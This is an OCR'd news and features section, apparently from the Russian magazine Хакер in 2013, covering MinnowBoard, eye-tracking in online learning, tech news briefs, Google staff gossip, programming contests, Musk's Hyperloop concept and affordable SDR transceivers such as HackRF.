Кроме перечисленного, можно приобрести еще и платы расширения, которые можно разместить над самим MinnowBoard, своеобразной надстройкой в несколько «этажей». Энтузиастам также придется по душе, что на сайте minnowboard.org можно найти любую документацию, в том числе чертежи и схемы платы. Но главное — всеми этими материалами можно пользоваться в рамках открытой лицензии Creative Commons. Одноплатные ПК на базе архитектуры Intel и раньше пользовались популярностью в определенных кругах, а теперь все это может приобрести куда более массовый характер.



**Разработчики стремились создать на базе архитектуры Intel максимально открытый продукт, который можно легко скопировать. Поэтому MinnowBoard состоит из довольно старых компонентов (процессор вышел еще в 2010 году) — они дешевле и их легко найти.**




# ЧИТАЙ, НЕ ОТВЛЕКАЙСЯ

## ОПТИМИЗИРОВАТЬ ПРОЦЕСС ЧТЕНИЯ ТОЖЕ ВОЗМОЖНО


Есть в Сети такая популярная платформа для онлайнового обучения — Mindflash. Эти ребята предоставляют базу для разнообразных онлайновых курсов, скажем, здесь компании могут легко обучать своих сотрудников. И создатели Mindflash придумали, как «проапгредить» процесс обучения.

Система FocusAssist создана учеными из Стэнфордского университета и компанией Sension. Авторы уверяют, что одноименная функция, уже добавленная в обучающее приложение Mindflash под iPad, первая в своем роде, никто еще не пробовал использовать подобные методы в обучении. Суть проста — программа отслеживает направление взгляда пользователя, пока тот, к примеру, читает текст. Если пользователь отвлекся (отвел глаза), Sension приостановит изложение материала. Хочется сказать спасибо, что при этом пользователя не бьют током, «ненавязчиво» рекомендуя вернуться к делу :).

Разработку также планируют применять в школах и университетах для повышения эффективности обучения.




→ **Популярность блокировщиков рекламы стремительно растет** — 43% в год. Сейчас около 30% аудитории (34% у xakep.ru) различных сайтов не видят рекламу, сообщает PageFair.




→ **Выложили в открытый доступ IP-адреса** почти 500 пользователей «защищенного» мессенджера Bitmessage. Собрать их удалось при помощи обычной спам-рассылки.



→ **Согласно рейтингу Sauce Labs,** самым ненадежным браузером в очередной раз признан Internet Explorer. Он сбоит на 0,25% чаще, чем Safari, Opera, Chrome и Firefox.




→ **Интенсивность DDoS-атак во втором квартале** 2013 года составила 47,4 миллиона пакетов в секунду, что на 1655% больше, чем в 2012-м, подсчитали в Prolexic Technologies.

# ОБЪЕКТИВ ДЛЯ ЛОМОГРАФИИ

**ЕЩЕ ОДИН НЕОБЫЧНЫЙ И ПОПУЛЯРНЫЙ ГАДЖЕТ НА KICKSTARTER**

казывается, у ломографии очень много поклонников. Ну или на планете развелось огромное количество хипстеров, которым некуда потратить деньги :). Чем еще объяснить огромную популярность проекта по выпуску объектива Петцваля для современных камер?

Небольшая справка: в 1840 году физик и математик Йозеф Петцваль создал упомянутый объектив. Он имеет характерный рисунок с высокой резкостью в центре кадра, спадающей к краям, хорошей коррекцией большинства искажений, выраженной кривизной поля изображения и виньетированием. Одна из главных отличительных черт объектива — высокая светосила, которой и объясняется его популярность в портретном жанре.

Но все это дела давно минувших дней. А современную версию объектива Петцваля с фокусным расстоянием 85 мм и максимальной диафрагмой F/2,2 по заказу Lomography решило выпустить российское предприятие — открытое акционерное общество «Красногорский завод им. С. А. Зверева» (производитель камер марки «Зенит»). Проект получил на Kickstarter оглушительный успех, так что старым-новым объективам быть.


**Для производства объектива необходимо было собрать 100 тысяч долларов, но эта отметка была достигнута всего за четыре часа после начала сбора средств! В итоге же сумма и вовсе перевалила за миллион триста тысяч долларов. Ориентировочная розничная цена продукта — 499 долларов.**







→ **Amazon наконец-то** разрешил доставку потребительских электронных товаров в Россию. Официально «можно» стало со 2 сентября текущего года.



→ **За год Apple** утратила почти половину своей доли рынка планшетов, сообщает IDC. Аналитики объясняют это простым насыщением рынка.

## 2 ДВА МИЛЛИОНА ДОЛЛАРОВ GOOGLE УЖЕ ЗАПЛАТИЛА ХАКЕРАМ

→ Вслед за Facebook компания Google отчиталась о выплатах по своим программам вознаграждения за найденные уязвимости. За три года исследователи обнаружили более 2000 багов в разных продуктах, за которые Google суммарно заплатила уже 2 миллиона долларов вознаграждений. В среднем получилось по тысяче за один баг.

## YAHOO! 1,99 $ YAHOO! ПРОДАЕТ НЕИСПОЛЬЗУЕМЫЕ АККАУНТЫ

→ На интересный шаг пошла компания Yahoo! — запустила сервис продажи неиспользующихся аккаунтов. Всего за 1,99 доллара можно подписаться на мониторинг пяти любых имен и ждать, когда те освободятся. Напомню, что если почта не используется год — аккаунт считается недействительным.

# СКАНДАЛЫ, ИНТРИГИ, РАССЛЕДОВАНИЯ В GOOGLE

**СЕМЕЙНАЯ ДРАМА БРИНА И ПОТЕРЯ КЛЮЧЕВОГО ANDROID-РАЗРАБОТЧИКА**


Чуть выше мы рассказывали об изменениях, постигших за последний год корпорацию Microsoft, но все эти пертурбации не идут ни в какое сравнение с историей, приключившейся недавно в Google.

В конце августа стало известно, что Google покидает вице-президент по управлению разработкой и выпуском операционной системы Android Хьюго Барра, и кто заменит его на этой должности, пока неизвестно. Барра не только один из ключевых Android-разработчиков, он еще и одна из публичных фигур Google. Он регулярно появлялся на различных мероприятиях, где представлял новые продукты. Скажем, именно он недавно проводил презентацию планшета Nexus 7 второго поколения во время ивента в Сан-Франциско. Уходит Барра не в пустоту, а в китайскую компанию Xiaomi, на должность вице-президента глобального бизнеса. Xiaomi выпускает Android-смартфоны для китайского рынка, дополняя гугловскую ОС собственным программным обеспечением. Кстати, основатель Xiaomi Лин Бин тоже когда-то работал в Google.

> *Уход Барра из компании совпал с громкой новостью о разводе сооснователя Google Сергея Брина с женой Анной Войжитски. И неспроста*

Что же «криминального» в этой истории, спросишь ты? Дело в том, что уход Барра из компании совпал с громкой новостью о разводе сооснователя Google Сергея Брина с женой Анной Войжитски. И неспроста. Западные СМИ быстро выяснили, что причина развода (и, скорее всего, ухода Барра из компании) — роман Брина с 26-летней Амандой Розенберг, ответственной за маркетинг Google Glass, которая по совместительству является еще и бывшей девушкой Барра. В свое время Аманду из Лондона привез с собой Барра. Он устроил ее в отдел маркетинга, сначала в G+, а затем уже в Google Glass, где Аманда и познакомилась с Сергеем Брином. И хотя теперь Барра отрицает тот факт, что его уход из Google как-то связан с этими любовным перипетиями, почему-то мне кажется, что Барра лукавит :).

Также стоит отметить, что развод Брина не должен никак сказаться на Google, — акционерный состав компании надежно защищает брачный контракт. Дело в том, что у Анны Войжитски не только есть свой бизнес (частная биотехнологическая компания 23andMe, где компания Google и лично Брин выступают инвесторами), также у нее есть сестра Сьюзан Войжитски, которая на данный занимает должность старшего вице-президента Google по рекламе и коммерции. Вот такая Санта-Барбара, дорогой читатель. К тому же слухи утверждают, что оскорбленный Барра сейчас активно пытается переманить в Xiaomi бывших коллег из Google.



**А вот и та самая Аманда Розенберг, отвечающая в Google за продвижение Google Glass и распад семьи Брина.**

01




## АВТОМАТИКА НЕ ВСЕГДА ХОРОШО

→ Компания Microsoft, в рамках борьбы с копиями пакета MS Office, попросила Google удалить из поисковой выдачи ссылки на пакет OpenOffice.org. Разумеется, это не злой умысел, а ошибка автоматики. По той же причине MS недавно просила Google блокировать страницы microsoft.com.

02



## ВРЕМЯ — ДЕНЬГИ

→ В середине августа все серверы Google пережили сбой, отключившись на две минуты. Мировой трафик за это время сократился на 40%! Более длительный сбой пережил Amazon. Он был недоступен порядка получаса для США, Канады и части Европы. Минута простоя обошлась магазину в 66 240 долларов.

03




## ПИРАТСКИЙ БРАУЗЕР ЗАПУЩЕН

→ На волне всеобщей паранойи и истерии The Pirate Bay представил собственный защищенный и анонимный браузер ([piratebrowser.com](piratebrowser.com)). По сути, разработка не что иное, как портативный Firefox для доступа к Tor плюс ряд надстроек. Пока браузер доступен только для Windows.

# БИТВА МОЗГОВ



За последний месяц я оказался сразу на двух соревнованиях, где состязались программисты. И это были настолько разные форматы, что о каждом стоит рассказать подробно.

КОЛОНКА СТЁПЫ ИЛЬИНА

## СПОРТИВНОЕ ПРОГРАММИРОВАНИЕ

Facebook устраивает Hacker Cup. Ежегодно проводится Google Code Jam. Чем хуже наши компании? Ничем! Яндекс растит чемпионат по программированию с незатейливым названием Яндекс.Алгоритм, финал которого прошел в конце августа в Питере.

По формату это похоже на спринт для программистов. За сто минут необходимо решить шесть задач. Решить все — безумно сложно, поэтому важно с ходу выделить наиболее простые, чтобы начать с них. Есть суперсложные «гробы», их, как правило, решает один участник или вообще никто. Совсем простых задач нет — в финале они уже не нужны. У каждого есть любимые темы. Кто-то любит задачки на графы, кто-то — на комбинаторику, кто-то — на теорию чисел.

Но это не единственный элемент тактики. Яндекс.Алгоритм интересен правилами, которые позволяют использовать разные стратегии. Все задания стоят одинаковое количество очков, но бонус зависит от того, как отправлять решения. Задачи можно сдавать «в открытую» (проверочная система сразу отвечает, «прошла» задача или нет). А можно послать ее «втемную» и узнать результат только в конце соревнований. Риск оплачивается большим количеством очков, и игроки готовы на него идти.

Соревнование проходит в несколько этапов. Всего зарегистрировалось более 3000 человек из 84 стран мира. В офлайновый финал, который проходил в Питере, вышло 25 человек из 8 разных стран. Главная интрига заключалась в борьбе между одним из трех золотых финалистов ИТМО Геннадием Короткевичем (талантливый первокурсник, который уже в школе показывал невероятные результаты) и Петром Митричевым из Google (про Петю складываются легенды :)). Оба занимают топовые позиции в рейтинге Top Coder. Победителем, впрочем, стал Геннадий Короткевич, а Митричев не попал в тройку.

Участники очень сильно натренированы решать такие задачки, хотя сами признаются, что в реальной работе они попадаются в лучшем случае раз в месяц. Но люди именно с такими скиллами могут выстраивать эффективную работу с big data, разрабатывать компьютерное зрение, алгоритмы сжатия, заниматься наукой. И это очень круто.

Кстати, такие соревнования не только fun. Это и дополнительный финансовый стимул. Например, победитель «Алгоритма» получает 300 тысяч рублей. Если ездить и выигрывать соревнования круглый год, выходит неплохая прибавка к зарплате :).

## СОЗДАЙ ПРОДУКТ ЗА 24 ЧАСА

Хакатон — это совсем другой формат. Здесь не нужно знать алгоритмы, но надо уметь работать в команде и делать настоящие продукты. Особенно хорошо, если это у тебя получается быстро, — на все отводится 24 часа.

В начале сентября прошел российский этап хак-марафона PayPal Battle Hack (battlehack.org/moscow) — нон-стоп событие, в котором могут участвовать все, кто хочет создавать продукты. Молодые предприниматели, дизайнеры и, самое главное, программисты :). Здесь уже нет искусственных и тщательно проработанных задач. Есть цель — создать веб- или мобильный продукт, решающий проблемы больших городов. А что это будет — нужно придумать как раз самим. К услугам любые стеки технологий, любые API разных сервисов (в том числе, естественно, организатора — PayPal), любые вспомогательные средства. Лишь бы в результате получился работающий прототип. Многие приходят на хакатон уже со своей командой (еще до мероприятия на разных сайтах можно было найти топики, в которых кто-то рассказывал о своей идее в поиске единомышленников для реализации на хакатоне). Однако есть и те, кто формирует команды прямо на месте — в этом, наверное, есть особый фан. Хотя шансов на победу в последнем случае, как мне кажется, меньше.

Как это выглядит? Утром первого дня участники получили время для общения и формирования команд, после чего представили 38 идей (в работу пошли только 21). Программировать все команды начали в одно и то же время и получили 24 часа в свое распоряжение. Работа над кодом шла с полудня субботы — всю ночь и всю первую половину следующего дня.

Я приехал к полудню воскресенья, не выспавшись. Но когда увидел парней, которые всю ночь кодили, поддерживая себя Red Bull'ом, понял, что жаловаться мне не на что :). Было приятно встретить среди участников нескольких знакомых людей. Состоявшихся профи, но заражающих энтузиазмом и энергией людей — пример того, что участвовать в хакатонах никогда не поздно.

Победителем московского этапа PayPal Battle Hack стал проект TalkingCity. Парни создали настоящий городской навигатор для слепых и слабовидящих, за что получили главный приз — оплаченное участие в мировом финале в Силиконовой долине и шанс для команды стать одним из десяти счастливчиков, которые выиграют 100 тысяч долларов.

Может, в следующем хакатоне поучаствую и я :). Главное — не стать бездельником, которые есть в любой команде. А для этого неплохо бы не растерять скилл в программировании.








# Proof-of-Concept

## ТРАНСПОРТИРОВКА ЛЮДЕЙ ПО ТУННЕЛЮ СО СКОРОСТЬЮ 1200 КМ/Ч

### ЧТО ЭТО ТАКОЕ

Hyperloop (spacex.com/hyperloop) — концептуальный проект нового типа общественного транспорта, способного перевозить людей на большие расстояния на скорости около 1220 км/ч, что превышает скорость пассажирских самолетов и примерно соответствует скорости звука в воздухе.

Автор концепции Элон Маск, владелец компаний Tesla Motors и SpaceX, известен своими инновационными идеями и изобретениями. Более того, он успешно воплощает их в жизнь. Маск ставит Hyperloop в один ряд с четырьмя другими видами транспорта: автомобильным, железнодорожным, водным, воздушным. Если идею удастся реализовать, то капсулы Hyperloop станут пятым видом транспорта в этом списке.

Изобретатель опубликовал «альфа-версию» дизайна Hyperloop (bit.ly/17JKhpq) с техническими спецификациями туннеля и транспортных капсул, экономические расчеты для строительства и эксплуатации системы. Элон Маск предлагает заинтересованным специалистам взять этот проект за основу, доработать детали и довести до стадии коммерческой эксплуатации. Он считает, что Hyperloop может стать настоящим краудсорсинговым open source проектом, который будет создаваться силами широкого сообщества.

### ЗАЧЕМ ЭТО НУЖНО

Транспортные капсулы по скорости сравнимы с самолетами, по удобству посадки — с поездами. При этом они, в идеале, безопаснее, эффективнее и не зависят от погодных условий. Элон Маск уверен, что транспортные туннели могут быть даже гораздо экономичнее, чем любой другой транспорт. По его расчетам, проект туннеля между Сан-Франциско и Лос-Анджелесом длиной 570 + 570 км окупится за 20 лет при стоимости билета в 20 долларов, если не учитывать эксплуатационных расходов.

Hyperloop полностью обеспечивает себя электроэнергией благодаря покрытию всей трубы солнечными панелями. Для работы требуется 21 МВт, а панели выдадут 57 МВт в солнечный день.

Капсулы вместимостью 28 пассажиров можно отправлять со станции каждые 30 с. Это позволит перемещать между теми же Сан-Франциско и Лос-Анджелесом до 7,4 миллиона человек в год в каждую сторону. По мнению Маска, новый вид транспорта лучше всего подходит для соединения парами туннелей густонаселенных мегаполисов, находящихся на расстоянии до 1500 м. В СНГ идеальными маршрутами были бы Москва — Санкт-Петербург (635 км по прямой), Москва — Киев (757 км), Москва — Екатеринбург (1418 км). Максимальная скорость 1220 км/ч между Сан-Франциско и Лос-Анджелесом достигается при ускорении не более 0,5g для комфорта пассажиров. В городской черте капсулы будут двигаться относительно медленно: разгон до 480 км/ч в первые 167 с. Расчетное время в пути на маршруте 570 км составит 2134 с (35 мин).

### КАК ЭТО РАБОТАЕТ

Капсулы Hyperloop двигаются в разреженном воздухе, рабочее давление в туннеле — 100 Па, то есть почти вакуум. Ускорение капсул осуществляется с помощью магнитных ускорителей в туннеле и роторов на каждой капсуле. Расстояние между ними в 20 мм сохраняется благодаря электромагнитному полю, а также воздушной подушке, нагнетаемой компрессорами на крейсерской скорости. Компрессоры заодно создают разрежение перед капсулой, втягивая воздух внутрь (рис. 2). Для движения на малых скоростях перед высадкой пассажиров есть колеса.

К сожалению, для успешной реализации проекта предстоит решить еще множество технических проблем, одна из главных — тепловое расширение трубы. Например, при увеличении температуры на 40 °C металлическая труба 500 км удлинится примерно на 300 м. В обычных трубопроводах проблему решают U-образными вставками, которые амортизируют тепловое расширение по всей длине трубы. В железнодорожном транспорте между шпалами оставляют зазоры, из-за которых колеса вагонов издают характерный стук. В транспортном туннеле такие варианты не пройдут, потому что капсулы с людьми должны двигаться по прямой и не могут резко повернуть на 90°, да и зазоры не оставишь из-за низкого давления.

Будем надеяться, что эти проблемы скоро удастся решить, и тогда можно будет прокатиться из Москвы в Питер за 39 минут.




Рис. 1. Модель Hyperloop в программе 3D-моделирования




Рис. 2. Расчет обтекания капсулы воздухом с втягиванием через компрессор на скорости, близкой к скорости звука




Рис. 3. Модель туннеля на платформах с покрытием крыши солнечными панелями




Рис. 4. Рендеринг концептуального дизайна транспортной капсулы с открытыми дверями на станции




Рис. 5. Рендеринг концептуального дизайна транспортной капсулы




Рис. 6. Транспортная капсула с пассажирами


# ПАЛЬЦЕМ В НЕБО

## КАК СЛУЧИЛАСЬ НАСТОЯЩАЯ РАДИОРЕВОЛЮЦИЯ

Радио на софтварном уровне — потрясающе перспективная штука, дающая почти неограниченную свободу для анализа сигнала и взаимодействия с радиоустройствами. Еще совсем недавно это удовольствие было доступно лишь избранным, но сейчас вокруг SDR формируется огромное комьюнити любителей и профессионалов.



Коллективный разум



Software defined radio, как нетрудно догадаться, — это такой вариант конструкции радиоприемника, при котором часть его реализована программным образом. SDR позволяет отказаться от идеи создания узкоспециализированных хардкорных приемопередатчиков из рассыпухи и крепкого матерного слова и использовать для большей части обработки сигналов CPU обычного компа и FPGA/CPLD на плате.

Типичная схема: «в железе» реализован усилитель радиосигнала с антенны, перестраиваемый фильтр (грубо «вырезающий» нужный диапазон частот) и квадратурный демодулятор, который точно вырезает «кусочек» эфира, начиная с нужной частоты в виде I- и Q-потоков. Эти потоки оцифровываются АЦП — и отправляются в компьютер на дальнейшую обработку.

Отличие между потоками I и Q в том, что они сдвинуты по фазе на 90 градусов и позволяют при последующей обработке из сигнала получить как амплитудную, так и фазовую составляющую. Например, для прослушивания AM-радио было бы достаточно и одного (любого) потока, а вот FM без информации о фазе без существенных потерь качества не декодировать.

Частота дискретизации потоков I и Q ограничивает ширину радиоэфира, которую будет одновременно видно на компьютере. В случае RTL2832 это, в зависимости от настроек, от 0,25 до 3,2 МГц.

Программное обеспечение на компьютере, получив потоки I и Q, может в реальном времени декодировать радиопередачу из любого участка диапазона в любом из поддерживаемых стандартов модуляции (AM, FM и их вариации) или просто слить весь эфир в файл.

Сама концепция SDR существовала достаточно давно. Вот только до последнего времени, если ты хотел этим заняться, у тебя было два варианта: для «совсем маленьких» или же для «совсем взрослых». Первым можно было предложить RTL-SDR за 30 баксов. Это целое семейство китайских TV-тюнеров на основе микросхемы RTL2832, в которых внезапно™ была обнаружена функциональность универсального SDR-приемника. Второй вариант — семейство USRP, профессиональных трансиверов от компании Ettus Research, стоимость которых начинается с 700 долларов. Используется, например, для разворачивания базовых станций GSM с помощью OpenBTS.


Тем не менее именно первый, «детский» вариант привел к тому буму интереса к SDR, который мы видим сейчас. Понятно, что китайский ТВ-тюнер не отличается точностью и мощностью. Понятно, что работает он только на прием. Но на его основе умельцы ухитрялись делать самые интересные штуки. И это было первым шагом.

А следующим шагом стали доступные девайсы с возможностью передачи и расширенным диапазоном частот. Потенциал огромный: программирование радиодевайсов, анализ любых сигналов, от любительского радио до высокоскоростных LTE-сетей. Мы еще только вступаем в этот дивный новый мир. Но точно будет интересно.

# ДЛЯ ВСЕХ И КАЖДОГО

## Первое поколение доступных SDR-трансиверов

2013 год замечателен тем, что у любителей SDR наконец-то появился выбор, а не просто метания от 20-долларового RTL-SDR к 700-долларовому USRP. Сразу несколько девайсов позволяют подобрать трансивер под конкретную задачу. Давай посмотрим на сильные и слабые стороны каждого.



Taylor Killian
www.taylorkillian.com

### HACKRF

Самое доступное полноценное SDR. Это уже не первый удачный продукт Майкла Оссмана, в прошлом выпустившего первый бюджетный Bluetooth-снифер Ubertooth (см. статью «Хакерский чемоданчик» в августовском «Хакере» за прошлый год). Майкл уже провел успешную кампанию на Kickstarter, собрав на производство HackRF около 600 тысяч долларов. Первые 500 предпродажных образцов уже были выданы бета-тестерам, и на основе их отзывов будут исправлены недочеты в финальном продукте.


HackRF'у из коробки доступен достаточно широкий диапазон частот, от 30 МГц до 6 ГГц, что сравнимо с более дорогими устройствами из семейства USRP (50 МГц — 6 ГГц). Частота дискретизации составляет 20 МГц. Это значит, что с помощью приемника можно будет анализировать, например, Wi-Fi-сигнал на частоте 5 ГГц и высокоскоростные LTE-передачи. В более дорогой комплектации идет конвертер Ham It Up, с помощью которого можно будет улавливать сигнал на частоте от 300 кГц.

